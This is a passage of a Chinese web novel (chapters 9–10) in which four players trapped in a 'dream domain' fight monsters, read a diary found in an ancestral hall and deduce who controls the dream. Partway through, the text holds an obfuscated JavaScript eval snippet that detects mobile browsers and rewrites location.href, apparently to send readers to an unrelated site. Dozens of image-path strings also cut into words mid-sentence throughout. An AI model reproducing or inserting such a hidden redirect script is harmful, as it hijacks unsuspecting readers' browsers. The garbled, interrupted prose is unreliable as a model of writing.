老头气得用拐杖疯狂砸地:“反了,都反了!逆女还不给我住手!” 回应他的只有一个接一个倒下的灰布衫家丁。 钟白青身形灵活,一只手对准靠近的家丁喉管用力一划,余光注意到侧方又冲上来一个家丁,抬脚使劲朝他腹部踹去。 但没想到情急之下踹歪了,家丁被踹得向后踉跄几步,差点和叶翛贴脸。 叶翛“哇”了一声,身体比脑子反应快,趁家丁还没站稳,抬手也是一招封喉。 叶翛心跳得很快,这时候还不忘冲钟白青喊:“感谢白青送来的人头!” 钟白青原本看到叶翛有危险,提到嗓子眼的心因为这句话又放回肚子。 “不客气,这是对主播实力的肯定。” 华元的喊叫声打断二人的贫嘴:“你俩别贫了,这玩意好像越来越多了。” 钟白青闻言环视一圈周围,的确,灰布衫就像能无限复制一样,从老头身后一批又一批涌出来。 邵空青又解决了一个家丁后,眼疾手快抢了唯一一根家丁手里的木棒,以标准的打棒球姿势打飞靠近钟白青的几个家丁后,觑着没人的空隙朝她靠近。 “这样下去不是办法,我去解决那几个老头试试。” 钟白青应下:“行,后背交给我。” 邵空青嗯了一声,又是一棒打飞几个家丁后,迅速突破包围圈,瞄准老头咽喉,三步并作两步冲过去。 老头见局势有变,却没动,阴沉着脸,用力砸了一下手中的拐杖。 骤变突生,躺在老头身后的三少爷尸体突然扭曲着翻了个身,面朝下,身体像蛇一样在地上飞速爬行。 它爬到拐杖边,盘旋着攀上拐杖,头部渐渐胀大,张大嘴,嘴角裂到耳根,那双灰蒙蒙没有焦距的瞳孔里竟然透出一丝疯狂的笑意。 邵空青心里一惊,堪堪在那张变形的脸前收住脚步。 三少爷却再生变故,脖子突然拉长,一口咬住邵空青的手,随后软烂变形的头沿着邵空青的手臂一路向上攀。 快接近他脖子时,钟白青瞄准三少爷因变形撑大的眼球,用力将手里的茶杯碎片掷出去。 碎片扎进它的眼睛,它动作停滞一瞬。 紧接着,钟白青身后又传来一声尖叫。 是之前被他们打包好的四少爷,不知道什么时候挣脱了竹席,变成了和三少爷一样的怪物。 它的身体盘住叶翛的腿,华元的动作像要去救叶翛,却不料四少爷的头瞬间调转180度,血盆大口对准华元即将咬下。 钟白青进退两难之际,尖锐的尖叫声刺进耳膜贯穿大脑。 是钟锦安。 “父亲不要!快住手!” 钟锦安尖叫过后,钟白青突然感觉天旋地转,身体力气莫名被抽空,她意识到这是要走固定剧情了。 倒在地上前,意识的最后一秒,她在心里连骂好几句脏话。 去你大爷的剧情杀。 9. 第 9 章 钟白青是第一个睁眼的。 入眼的是方格木头天花板,头顶悬着一根房梁,连接到屋角的卯榫结构。 钟白青揉着脖子坐起身,不远处有光线从天井洒下。祠堂纵深很长,有两个天井采光,最里面隐约能看到烛火摇曳。 其余三人倒在她身边,显然他们是一起被扔在祠堂门口的。 钟白青挨个把人叫醒,叶翛坐起来懵了一会,突然嗷了一声,左右张望一番又松了口气:“还好还好,没怪物了。” 钟白青补充:“但我们被关起来了。” 叶翛和华元同时发出一声哀嚎,华元四仰八叉倒回地上:“要不咱再睡会吧,我们程序员本来就缺觉,这几天还每天都要打架,牛马真的顶不住了。” 叶翛深有同感,但介于华元比她嚎得更惨,五十步笑百步,她笑嘻嘻地戳他肩膀:“你这个年纪,你睡得着觉?有点出息没?” 华元扇蚊子似的挥挥手:“去去去,没良心的,刚是谁看你被怪物缠了,义无反顾立马冲过去救你的?” 叶翛闻言吐了吐舌,收起嬉皮笑脸,抱着膝盖问:“白青你有什么打算,我要做什么吗?” 钟白青摆摆手:“不用,你俩歇会吧。” 她走到祠堂门边用力推拉了一下,纹丝不动,透过门缝能看到外面横着一根门栓,看样子暂时没法从大门出去了。 然后她看向祠堂深处,回想起昨天放的那把火,心中一动。 要不,把这里也烧了? 构想了一下逃跑路线,钟白青摇摇头。目前还不能烧,万一逃不出去,他们四个人都得祭天。 邵空青此时已经在大门两侧转了一圈回到原点,见钟白青一副若有所思的模样,询问道:“有什么想法?” 钟白青摇头。 她盯着祠堂深处摇曳的火苗、墙上晃动的光影,想起火焰中心钟锦安对她招手的画面。 钟白青:“我想进里面看看。”虽然这样很冒险。 “好。”邵空青答应得很快,“但我们没防身的东西了。刚才在周围看了一圈,没有能拆下来用的。” 钟白青嗯了一声表示回应,往前几步走到天井底下,透过天井仰望天空。 天色还很亮,看不出具体几点了。但根据前几天的经验判断,白天大概率不会出什么问题。 钟白青:“趁着天还亮,进去转一圈就出来。” 她说完没动,依旧保持着仰头的姿势,眯着眼,估算着天井和地面的距离。 天井离地面应该有六米,如果他们四人叠一起,高度倒是够出去。但问题是,非专业人员,最好不要尝试高危动作。 钟白青叹了口气,对邵空青说:“你留这边吧,防止他们两个睡着睡着人没了。” 叶翛举手打断她:“不用留,我不睡,你俩放心大胆冲!我们绝对不会拖后腿!” 华元也声音含糊地跟着附和了两声。 这下没什么好客套的了。 邵空青看着钟白青,微微侧头示意,走? 钟白青点头,走! …… 二人经过第二口天井时,默契地同时抬头看了一眼。 天井上毫无遮挡,也没有怪物在其中窥伺。今天是阴天,天空呈灰蓝色,心情也灰蒙蒙的。 靠近享堂后,两侧墙壁上挂着简单的族谱,像思维导图一样,只记录了钟家历代成就高的名人。 享堂正中摆着一些器皿,钟白青吃饭找电子榨菜的时候看到过,基本都是祭祀用品。 进入寝堂范围内,淡淡的香烛味钻进鼻子,七阶牌位立于神龛前。 钟白青回头望了一眼,没有任何异常,于是壮着胆子缓步靠近牌位。 随意扫了一眼牌位,能看出钟家每代选用的字辈。钟白青往藏头字的方向推演了一番,默默摇头,没有找到有用的线索。 邵空青则往寝堂两侧走,他看东西很仔细,所有边边角角都会逐一排查。但两侧除了装饰用品和小型神龛,没发现什么有价值的东西。 突然,钟白青余光扫到,放牌位的桌角下压着一本书:“邵空青。” 他闻言走来,顺着她的目光看去:“我来抬桌子,你去拿。” 供桌被最小幅度地抬起,七阶牌位稳稳当当,没有一丝晃动。 钟白青蹲下,伸手飞速抓起书,随后环顾一圈四周,拉起邵空青胳膊,加快脚步往外走。 “我们到外面再看。” 寝堂的牌位和神龛实在太多,呆在这种环境有种很强的压抑感,她感觉很不舒服。 等回到祠堂门口也没发生异状,钟白青才放心地在叶翛身边坐下,拿起书拍了拍上面的灰。 封面上没有书名,看不出是记录什么的。 叶翛将下巴搁在钟白青肩上,邵空青也以完美社交距离在另一边坐下后,钟白青翻开第一页。 「今天不小心听到父亲同大姐姐说话,父亲说大姐姐没天赋是什么意思呢?大姐姐好像不太开心,但是父亲说把管家权交给大姐姐,她好像又开心一点了。」 叶翛含糊出声:“这是钟锦安的日记啊。” 「二姐姐对我真好,以前从来没人带我买衣裳,二姐姐居然带我去店里挑。好多好漂亮的衣服,绿色的最好看,二姐姐给我买了好多,以后我也要送她好多漂亮衣服。」 「唉,又不小心听到父亲同几位哥哥说话了,父亲说三哥哥和四哥哥天赋最好,天赋究竟是什么呢?」 「三哥哥四哥哥在同另外几个哥哥炫耀,三哥哥手里拿着一根白色的东西,像大黄最爱啃的骨头,这个东西很厉害吗?」 「完了,为什么总是不小心听到父亲同哥哥姐姐们说话?父亲说秦家人天赋低,但贡献大?天赋究竟是什么?而且……为什么父亲从不找我说话。」 「今天没忍住,找大姐姐问天赋是什么。大姐姐没告诉我,但是摸了我的头好久,她的手好暖。」 「大姐姐今天给了我一本书!她说看了就能明白天赋是什么了,大姐姐对我真好!」 「我对不起大姐姐,我没看懂她给我的书。梦貘骨吃人是什么意思?梦域和梦主又是什么东西?」 「我知道了!我知道天赋是什么了!三哥哥和四哥哥天赋高,进了梦域不会死,反而有机会在梦域当梦主。当上梦主,就可以做梦域的神!」 「梦貘骨不是好东西!它每10年就要吃一次人!父亲疯了,父亲居然想进梦域当神!他们都会死的!」 「秦家……父亲不能这么做……」 「今天在街上看到一个女孩子,她好可怜,我想带她回家,再流浪下去她会死的,可她为什么不理我?」 「今天她告诉我她叫小煦,真是个好名字,像太阳一样温暖。」 再往后翻就全部是空白了,钟白青合上日记。 “这是在给我们介绍背景故事?看样子我们是进‘梦域’了。” “什么 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407489|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 野史神话。” 华元不知什么时候已经坐起来,蹲在叶翛身后无声无息看了好半天,乍一开口,吓叶翛一跳。 她一手拍着胸口,一手用手肘怼了华元一下:“能别一惊一乍吗?” 华元低头看她:“是你胆子太小……哎错了错了,你胆子大,我的锅。”华元被肘到一屁股坐地上,举着双手紧急改口。 叶翛哼了一声没管他,转头眨着眼睛问:“如果我们在梦域里,那我们现在没死诶,我们岂不是可以成神?” “感觉不妙。”邵空青摇头,“这里的神应该不是我们认为的神。” 钟白青同意:“而且,吃人的可能也不是骨头。” 而是“成神”的人。 钟白青:“感觉秦家也是关键,天赋低但是贡献大?这么矛盾的两个词怎么会被放在一起。” 钟白青看着手里的日记,叹了口气。介绍半天背景故事,到底想干什么? 邵空青站起身,又走到祠堂门口,透过门缝看了一眼,试着推了一下门,依旧纹丝不动:“我觉得我们得赶紧找其它路了。” “如果这个地方存在‘吃人’的现象,天黑后我们可能会很危险。” 钟白青抬眼看向深处摇曳的火苗:“恐怕只剩一条路了。” 华元反应过来:“你们刚才在里面找到路了?” 邵空青摇头:“没,但有一个地方还没看过。” 他说着,对上钟白青的视线,两人异口同声:“牌位。” “不是?”叶翛震惊,“咱要去把人祠堂掀了?” 钟白青严肃否认:“不掀,借个道而已。” …… 四人走到寝堂前,停住脚步。 华元搓搓胳膊:“你们觉不觉得太冒险了。” 钟白青肯定道:“确实冒险。” 说着,她率先踏进寝堂范围:“但坐等天黑也冒险。” 钟白青忍着不适靠近牌位,侧身挤进桌边的空隙,靠近墙壁,才发现墙上平整地挂着一条布帘,由于过于平整,昏暗光线下和墙壁融为一体。 她小心翼翼扯开帘子,布料划过头顶的神龛,发出粗糙的摩擦声。 紧张地把帘子拉开一半后,神龛底下,牌位后方,露出一扇半人高的小门。 钟白青立马放下帘子退出来,和邵空青对视一眼,默契地同时上手抬供桌。 供桌太沉,牌位在挪动过程中摇摇晃晃,感觉随时要倒。 不知道为什么,钟白青觉得不能让牌位倒下,至少不能由他们弄倒。 幸好她有健身习惯,手臂很稳,两人把供桌挪开后,一个牌位也没倒下。 叶翛早就紧张得屏住呼吸,见没意外发生,放松地呼出一口气。 钟白青思索一番,还是试探性地拿起香炉边的一根蜡烛。 手在半空静滞几秒,好像没事,便又拿起另一根蜡烛,递给邵空青。 “我先进去,翛翛跟我后面,然后是华元,邵空青你殿后吧。” 说完,她几步上前,半蹲着用烛光照亮小门,在门的右边有个方形凸起,她轻轻拧了一下,咔哒一声,锁开了。 她屏息伸手把门拉开,随着一声酸掉牙的吱呀声,门后的景象映入视线。 预料之中,那是一条很窄的甬道,只够让一个成年人半蹲着通过。 甬道是个斜向下的坡,微弱的烛火照明范围有限,光照范围外黑漆漆一片,通往地下。 10. 第 10 章 钟白青啧了一声,咬着下唇,突然有点犹豫了。 如果底下有东西,他们四个人赤手空拳,打也打不了,跑也跑不掉。 而且往下走,也不知道空气质量怎么样。 “要不,咱再考虑一下?”钟白青侧身让开,蜡烛依旧放在甬道口,展示里面的景象,“我们没防身工具,贸然下去太冒险了。” 华元义正言辞地附和:“太冒险了!” 邵空青将蜡烛放回香炉旁,上前关上门:“那就不去了。” …… 几人在天井底下明塘边坐下,天色渐暗,钟白青把蜡烛放在地上,几人就这么沉默地围坐在微弱的烛光边。 钟白青看着眼前跳动的光影,复盘着这几天的经历,渐渐出神。 事情好像可以被简单串起来了。 基本可以确定,他们在“梦域”里,而秦旭说的梦境主人就是“梦主”。 整个事件都围绕着钟夫人运转,她应该是梦主没跑了。 钟白青想到什么,心头一跳,开口:“如果进梦域只有‘被吃’和‘成神’两个选项,那钟夫人岂不是已经‘成神’了?” 邵空青闻言沉思两秒,跟上她的思路:“她能‘成神’,所以她有‘天赋’?” 钟锦思和钟锦念没有天赋,那钟夫人就不是她们当中任何一个。 叶翛:“会不会是钟锦安?” 华元摆摆手:“哎呀不会,一共就七个小辈,钟老头给六个看了天赋,没道理漏掉一个。我看啊,肯定是早就看出了她没天赋,加上权力有两个大女儿管着,就忽略了这个没什么用的小女儿呗。” 几人都觉得他说的有道理。 那么现在所有线索都指向最后一个人——小旭。 华元:“梦主是钟夫人,那钟夫人就是小旭咯?” 钟白青却摇头否认:“小旭是梦主应该没错,但她应该是秦旭,秦旭才是梦主。” “她一直在控场,用‘演员’身份接近我们,告诉我们梦主会亲自参演剧本,引导我们按她设定的剧本走,还不告诉我们真正的破局方法。” 联系之前的种种异常,秦旭其实早就明牌了,在跟他们玩灯下黑。 叶翛咬牙切齿:“她可真能演。” 邵空青:“那钟夫人就是钟锦安了。” 钟白青点头,一切都圆上了,只是不知道秦旭到底想干嘛。 而且她把钟锦安关起来干嘛?按说钟锦安是她的救命恩人,不应该……等一下。 “秦旭,秦家人!” 叶翛华元同时卧槽了一声。 钟白青接着分析:“看日记的意思,秦家大概率是被钟家坑害了,导致秦旭流落街头。她一定知道钟锦安和她有仇,所以刚认识的时候没理钟锦安。” 叶翛惊呼:“但之后她又跟着钟锦安回了钟府……她是想报仇吧!” 钟白青认可地点点头:“三少爷和四少爷可能就是她杀的,之后不知道又发生了什么,钟府没落,她成了钟家话事人,并把跟她有仇,但对她有恩的钟锦安囚禁了。” 邵空青跟着推测:“所以她想让我们帮她报仇,报仇对象是钟家人?” 钟白青迟疑地点点头:“目前看来,这种可能性最高……” 华元嘴角抽搐,痛苦抱头:“我的天呢,我只是个码农,高考语文才90分,为什么会莫名其妙跑来玩剧本杀?” 邵空青不语,安慰式地拍拍他肩。 空气恢复沉默。 虽然新思路有了,但他们的现在手无寸铁被困在这个祠堂里,有点任人鱼肉的味道。 …… 天色早已黑沉,地上的烛火一直跳跃着,没有任何损耗的痕迹,几人被光线晃得昏昏欲睡。 骤变突生。 原先随空气流动缓慢跳动的烛火突然剧烈颤抖起来,几人感到身后刮起一阵夹着腥臭的风。 华元原本靠在明塘边昏昏欲睡,伴着腥风发出一声惨叫,连滚带爬从地上爬起来,一下子窜出好几米。 钟白青回头。 一个黑影从明塘爬出,借着微弱的光线她看见,几十根肢体错节缠在一米宽的躯干上,十几个脑袋挂在肢体间空隙处,每个脑袋都睁着眼睛,怒目圆瞪。 十几个脑袋同时开口,声音阴沉:“钟家人……” 太恶心了,钟白青头皮发麻。 几息间,怪物完全从明塘里爬出,足有三米高,像十几个人被融在一起,堆成个巨型怪物。 腥臭的烈风吹乱了钟白青的头发。 邵空青条件反射起身后退,伸手想去拉钟白青,却拉了个空。 钟白青早已拉起叶翛准备跑,临时想起蜡烛,又弯腰捡起。 她回头看了邵空青一眼,同时喊住吓得往门口逃窜的华元:“别乱跑!去牌位后面的甬道!” 